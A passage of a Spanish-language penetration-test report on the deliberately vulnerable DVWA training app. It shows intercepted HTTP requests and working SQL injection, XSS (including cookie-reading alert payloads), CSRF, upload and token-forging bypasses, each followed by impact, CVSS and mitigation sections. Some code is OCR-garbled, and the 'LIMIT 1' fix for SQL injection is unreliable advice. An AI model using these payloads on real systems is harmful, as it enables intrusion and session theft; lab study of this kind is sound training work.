5. Accept-Language: es-ES,es;q=0.8
6. Accept-Encoding: gzip, deflate
7. Content-Type: application/x-www-form-urlencoded
8. Content-Length: 0
9. Origin: http://192.168.5.250
10. Connection: keep-alive
11. Referer: http://192.168.5.250/dvwa/vulnerabilities/weak_id/
12. Cookie: dvwaSession=162109046; security=medium; PHPSESSID=b3a4cf9c04b3b0c80cea7b6d2c81779
13. Upgrade-Insecure-Requests: 1
14.
15.
  
```

In the DVWA browser window, the "Weak Session IDs" page is displayed. It shows the DVWA logo and navigation menu. The main content area displays the message: "This page will set a new cookie called dvwaSession each time the button is clicked." Below this, it shows the current session information: Username: admin, Security Level: medium, PHPIDS: disabled.


Como no tiene una aleatoriedad aparente le hemos hecho un análisis con el repeater de Burp Suite dejando en evidencia que, en efecto, no es una secuencia aleatoria.

The screenshot shows the Burp Suite interface on the left and a browser window for DVWA on the right. In the Burp Suite repeater tab, a sequence analysis is being performed on the captured session ID. A chart titled "Burp Sequencer [live capture #1: http://192.168.5.250]" shows the significance levels for character positions 0 through 9. The Y-axis represents the significance level from 0.0000% to 100%. The X-axis represents character positions. The chart shows a series of red bars at approximately 10% significance for each character position, indicating a lack of randomness.

In the DVWA browser window, the "Weak Session IDs" page is displayed, identical to the one in the previous screenshot.



Las session IDS se corresponden al tiempo en UNIX



This screenshot shows the DVWA 'Weak Session IDs Source' page. The URL is 192.168.5.250/dvwa/vulnerabilities/view\_source.php?id=weak\_id&security=medium. The page displays the PHP source code for generating a session cookie:

```
<?php
$htmp = '';
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
}
?>
```

Below the code, there is a 'Compare All Levels' button.

## Impacto

Confidencialidad ya que usurpar la cookie y la secuencia de sesión equivale al robo de identidad.

## CVSS3

Score: 4.0

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

## Mitigación

Usar un valor aleatorio real junto a un hash fuerte para garantizar la aleatoriedad de la secuencia.

### 3.2.7. SQL Injection

#### Descripción

Si hacemos click en “View Source” podemos ver el siguiente código fuente:

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row['first_name'];
        $last = $row['last_name'];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query = "SELECT COUNT(*) FROM users";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : ((is_object(mysqli_res = mysqli_connect_error())) ? $__mysqli_res : false)) . '</pre>' );
$row = mysqli_fetch_row($result);
$num_rows = $row[0];
mysqli_close($GLOBALS["__mysqli_ston"]);
?>
```

Ahora en lo que se diferencia con el nivel bajo es que en vez de introducir un número en el recuadro hay un formulario en el que tienes que elegir el número en cuestión:

## Vulnerability: SQL Injection

User ID:

More Information

- <http://www.vulnexpress.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://www.navituna.com/sql-injection-cheatsheet-oku/>
- <http://sql-injectionmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

Además de que hay dos cambios en el código, en vez de usar GET usa POST para comprobar el id, y hay una línea extra en el código, la de:

```
mysqli_real_escape_string($GLOBALS["__mysql_ston"], $id);
```

Que escapa los caracteres especiales.

Para explotar esta vulnerabilidad, como no sale la request en el enlace y no podemos modificar el input del formulario vamos a utilizar burp para explotarlo.

Si volvemos a habilitar el proxy, vemos que burp intercepta lo siguiente:

Intercept HTTP history WebSockets history Options

Request to http://192.168.5.250:80

Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```

1 POST /dvwa/vulnerabilities/sqlinjection/ HTTP/1.1
2 Host: 192.168.5.250
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://192.168.5.250
10 Connection: close
11 Referer: http://192.168.5.250/dvwa/vulnerabilities/sqlinjection/
12 Cookie: security=medium; PHPSESSID=3388b69c88e3874e43d79813d1eb9af1
13 Upgrade-Insecure-Requests: 1
14
15 id=1&Submit=Submit

```

Desde ahí podemos modificar el id introducido para cambiarlo por un input que explote la vulnerabilidad:

```

1 POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.5.250
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://192.168.5.250
10 Connection: close
11 Referer: http://192.168.5.250/dvwa/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=3388b69c88e3874e43d79813d1eb9af1
13 Upgrade-Insecure-Requests: 1
14
15 id=1 or 1=1#&Submit=Submit

```

Lo cual nos devuelve el resultado esperado:

## Vulnerability: SQL Injection

User ID:

```

ID: 1 or 1=1#
First name: admin
Surname: admin

ID: 1 or 1=1#
First name: Gordon
Surname: Brown

ID: 1 or 1=1#
First name: Hack
Surname: Me

ID: 1 or 1=1#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1#
First name: Bob
Surname: Smith

```

## Impacto

En este tipo de ataque, toda la información almacenada está potencialmente en peligro, pues al hacer inyecciones pueden no solo obtener información clasificada como contraseñas sino que también pueden hacer cambios en la propia base de datos.

## CVSS3

Score: 6,4

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:C /C:L /I:L /A:N

## Mitigación

Como tan solo cambiar de GET a POST y filtrar los caracteres especiales puede no ser suficiente, una buena manera de evitar vulnerabilidades es poner LIMIT 1 para que así solamente envíe un solo resultado como respuesta.

### 3.2.8. Ataque por Fuerza Bruta

#### Descripción

La mayor diferencia que tiene con el ataque en seguridad baja es que tarda considerablemente más, por lo que, de no ser una contraseña fácil de adivinar tardaría bastante más tiempo, pero no sería extremadamente difícil encontrar la contraseña en cuestión.

La forma que sigue el programa para lograrlo es aplicando un tiempo de espera entre intentos de contraseña, lo cual hace que incremente en gran medida el tiempo requerido.

```

}
else {
    // Login failed
    sleep( 2 );
    echo "<pre><br />Username and/or password incorrect.</pre>";
}

```

## Impacto

El atacante puede averiguar una contraseña, lo cual le puede dar acceso a privilegios de administrador en el peor de los casos

## CVSS3

Score: 10

CVSS:3.1/AV:N /AC:L /PR:N /UI:N /S:C /C:H /I:H /A:N

### Mitigación

Hemos comprobado que solamente añadir un cooldown entre intentos puede no ser suficiente, por lo que también sería recomendable un captcha, un bloqueo del sistema en caso de demasiados intentos fallidos o una verificación en dos pasos.

## 3.2.9. CSRF

### Descripción

Si bien sigue teniendo el mismo problema con el GET, ahora tiene una comprobación para ver de dónde viene la última página y ver si coincide con el dominio:

```
// Checks to see where the request came from
if( strpos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) !== false ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];
```

Pero para poder pasar por ello sería necesario tan solo aplicar una cabecera Referer que tenga la misma subcadena que la anterior y así engañar al sistema.

### Impacto

Con esta técnica puedes obligar a la víctima a cambiar una de sus contraseñas sin saberlo, redirigirla a otras páginas o cambiar demás datos sin su consentimiento.

## CVSS3

Score: 9,3

CVSS:3.1/AV:N /AC:L /PR:N /UI:R /S:C /C:H /I:H /A:N

### Mitigación

Tampoco las restricciones de este nivel son suficientes, por lo que para aumentar aún más la seguridad se podría cambiar el GET por un POST y antes de pedir introducir la nueva contraseña pedir también la antigua.

### 3.2.10. XSS Almacenado

#### Descripción

En este nivel se ha incrementado la seguridad y no es tan fácil introducir una cadena que lo sobrepase, podemos verlo porque en el código fuente se comprueba que ha puesto código para quitar los scripts:

```
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("MySQLConverterTool Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
$message = htmlspecialchars( $message );

// Sanitize name input
$name = str_replace( '<script>', '', $name );
$name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("MySQLConverterToo Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```

Sin embargo no está del todo seguro porque en el nombre se puede poner:

```
<sCriPt>alert("XSS");</sCriPt>
```

Lo cual sí funcionaría.

#### Impacto

El script malicioso puede acceder a cookies, tokens y cualquier otro tipo de información del navegador que se use en esa dirección.

#### CVSS3

Score: 10

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:C /C:H /I:H /A:N

#### Mitigación

Si bien se aplicó a mensaje los filtros no se aplicaron a nombre, por lo que seguía siendo vulnerable. Por otro lado también se pueden añadir filtros de etiquetas HTML

### 3.2.11. Subida de Ficheros

#### Descripción

Si bien en el nivel medio se comprueba si el archivo subido es una imagen, se podría simplemente cambiar la terminación del archivo de nivel bajo y subirlo, logrando el mismo resultado, pues sólo comprueba la terminación y no el contenido.

**Vulnerability: File Upload**

Choose an image to upload:

No file selected.

.../.../hackable/uploads/comando.php.jpeg successfully uploaded!

#### Impacto

Las consecuencias de la subida de ficheros sin restricciones pueden variar, incluyendo la toma completa del sistema, la sobrecarga del sistema de archivos o de la base de datos, los ataques de reenvío a los sistemas de back-end, los ataques del lado del cliente o la simple desfiguración. Dependerá del tipo de archivo que se suba y dónde se almacene, principalmente.

#### CVSS3

Score:

CVSS:3.1/AV:N /AC:L /PR:N /UI:R /S:C /C:H /I:H /A:N

#### Mitigación

Hemos comprobado que aun habiendo limitado el tipo de archivos que se pueden subir sigue habiendo formas de explotar la vulnerabilidad, por lo que aparte se debería chequear con PHP que el archivo subido realmente es del tipo que dice ser, e incluso se podrían comprobar los metadatos en cuestión para eliminar los maliciosos y dejar solo la propia imagen.

### 3.2.12. Javascript

#### Descripción

La dificultad añadida es que el código base no muestra directamente la funcionalidad de la página, sino que se hace referencia a una dirección dentro de la misma página:

## JavaScript Source

### vulnerabilities/javascript/source/medium.php

```
<?php
$page[ 'body' ] .= <<<EOF
<script src="/vulnerabilities/javascript/source/medium.js"></script>
EOF;
?>
```

Sin embargo esto apenas aporta dificultad pues es muy fácil de ver que se encuentra el código en vulnerabilities/javascript/source/medium.js



Expuesto de manera más visual sería así:


```
function do_something(e){
    for(var t="",n=e.length-1;n>=0;n--)t+=e[n];
    return t
}

setTimeout(function(){
    do_elsesomething("XX")
},300);

function do_elsesomething(e){

    document.getElementById("token").value=do_something(e+document.getElementById("phrase").value+"XX")
}
```

Podemos ver que el token que genera este código es XXsseccusXX, por lo que hacemos lo mismo que antes con ayuda de burp:



```

1 POST /dvwa/vulnerabilities/javascript/ HTTP/1.1
2 Host: 192.168.5.250
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://192.168.5.250
10 Connection: close
11 Referer: http://192.168.5.250/dvwa/vulnerabilities/javascript/
12 Cookie: security=medium; PHPSESSID=3388b69c88e3874e43d79813d1eb9af1
13 Upgrade-Insecure-Requests: 1
14
15 token=XXsseccusXX&phrase=success&send=Submit

```

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

**Well done!**

Phrase

### More Information

- <https://www.w3schools.com/js/>
- <https://www.youtube.com/watch?v=cs7EQdWO5o0&index=17&list=WL>
- <https://ponyfoo.com/articles/es6-proxies-in-depth>

*Module developed by [Digininja](#).*

## Impacto

El atacante puede lograr cumplir requerimientos que no se supone que deba, al poder cambiar los tokens de la página, de esa manera puede potencialmente acceder a información comprometida o cambiar datos en la página.

## CVSS3

Score: 8,1

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:U /C:H /I:H /A:N

## Mitigación


Al no ser suficiente simplemente esconder el código fuente de la página en un archivo de la web, se podría encriptar directamente para evitar que pueda fácilmente encontrar una manera de descubrir el funcionamiento de la misma.


### 3.3. Vulnerabilidades de Nivel Alto

#### 3.3.1. SQL Injection (Blind)

##### Descripción

El único cambio es que se envía la información a través de un POST en vez de un GET, el anterior exploit sigue funcionando con normalidad.





Y se queda cargando un largo rato, 30 segundos más lo random que se ve en el código fuente.

```
<?php
if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid); // Removed 'or die' to suppress errors
    $num = ($result->num_rows); // The 'g' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo "<p>User ID exists in the database.</p>";
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so this page won't!
        header( $SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
        // Feedback for end user
        echo "<p>User ID is MISSING from the database.</p>";
    }
    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
?>
```

## Impacto

Afecta a la confidencialidad y a la integridad ya que el atacante puede adivinar a través del verdadero/falso datos o características de la base de datos y puede injectar cualquier comando de SQL, incluido los que pueden modificar la base de datos.

## CVSS3

Score: 6,4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N


## Mitigación

Hay que añadir un sistema de filtrado eficaz de caracteres especiales

### 3.3.2. Inyección de Comandos

#### Descripción


Se ha ampliado la lista negra de caracteres especiales hasta cubrir los problemáticos, sin embargo el filtro no está bien hecho y solo los detecta cuando están separados por espacios



```

<?php
if (isset($_POST['Submit'])) {
    $target = trim($_REQUEST['ip']);
    // Get blacklist
    $substitutions = array(
        '%' => '',
        ';' => '',
        ';' => '',
        ';' => '',
        ';' => '',
        ';' => '',
        ';' => '',
        ';' => '',
        ';' => '',
        ';' => ''
    );
    // Remove any of the characters in the array (blacklist)
    $target = str_replace(array_keys($substitutions), $substitutions, $target);
    // Determine OS and execute the ping command.
    if (stripos($_SERVER['OS'], 'Windows NT') === false) {
        $cmd = shell_exec('ping ' . $target);
    } else {
        $cmd = shell_exec('ping -c 4 ' . $target);
    }
    // Feedback for the end user
    echo "<p><pre>" . $cmd . "</pre></p>";
}
?>

```



## Impacto

Integridad, disponibilidad y confidencialidad ya que se puede ejecutar todos los comandos deseados como única restricción los privilegios otorgados al servidor.

## CVSS3

Score: 9,8

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

## Mitigación

Filtrar la entrada de caracteres especiales no deseados y solo dejar introducir números en el cuadro de texto.

### 3.3.3. XSS Reflejado

#### Descripción

Se usa la función de PHP preg\_replace para detectar el uso de la etiqueta script mediante expresiones regulares, sin embargo se pueden seguir usando otras etiquetas para ejecutar código Javascript.





The screenshot shows a browser window for the Damn Vulnerable Web Application (DVWA) version 1.10. The URL is 192.168.5.250/dvwa/vulnerabilities/view\_source.php?id=xss\_r&security=high. The page title is "Reflected XSS Source". The content area contains the following PHP code:

```
<?php
header ('X-XSS-Protection: 0');

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    $name = preg_replace( '/<(.+|st.+|cl.+|re.+|li.+|p.+|t|/i', '', $_GET[ 'name' ] );
}

// Feedback for end user
echo "<pre>Hello $name</pre>";
?>
```

Usando <img src/onerror=alert(document.cookie)>



## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 6,1

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

## Mitigación

Filtro de cualquier manera de inyectar Javascript en la URL mediante la limpieza de etiquetas relacionadas y símbolos especiales

### 3.3.4. XSS DOM

#### Descripción

Se ha hecho una whitelist con los nombres de la lista que en caso de introducir una entrada no válida resetea el valor default a English, eso hace el servidor seguro pero se puede seguir ejecutando código Javascript.



```

<?php
// Is there any input?
if (array_key_exists('default', $_GET) && !is_null($_GET['default'])) {
    // White list the allowable languages
    switch($_GET['default']) {
        case "French";
        case "English";
        case "German";
        case "Spanish";
        # ...
        break;
    default:
        header ("location: ?default=English");
        exit;
    }
}
?>

Compare All Levels

```

Para ello usamos el símbolo #, todo lo escrito a partir de este símbolo no se envía al servidor dejando vulnerable a la víctima del ataque pese a las protecciones usando <script>alert(document.cookie)</script>



## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 6,1

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

## Mitigación

Limitar los valores de default a solo las cadenas deseadas también a nivel de cliente, esto se implementa en los navegadores por defecto.

### 3.3.5. CSP Bypass

#### Descripción

Se ha cambiado la CSP para solo aceptar los scripts provenientes del servidor, sin embargo esta configuración hace posible que podamos interceptar la petición y cambiar a voluntad el script a ejecutar y al ser proveniente de la misma web se va a ejecutar.

```

<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";
header($headerCSP);
?>
<?php
if (isset($_POST['include'])) {
    $page[ 'body' ] .= "
        . $_POST['include'] .
    ";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>The page makes a call to ' . DVWA_WEB_PAGE_TO_ROOT . '/vulnerabilities/csp/source/high.php to load some code. Modify that page to run your own code.</p>
    <input type="text" id="answer"></input>
    <input type="button" id="solve" value="Solve the sum" />
</form>
<script src="source/high.js"></script>
';

```

```

function clickButton() {
    var s = document.createElement("script");
    s.src = "source/high.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}

```

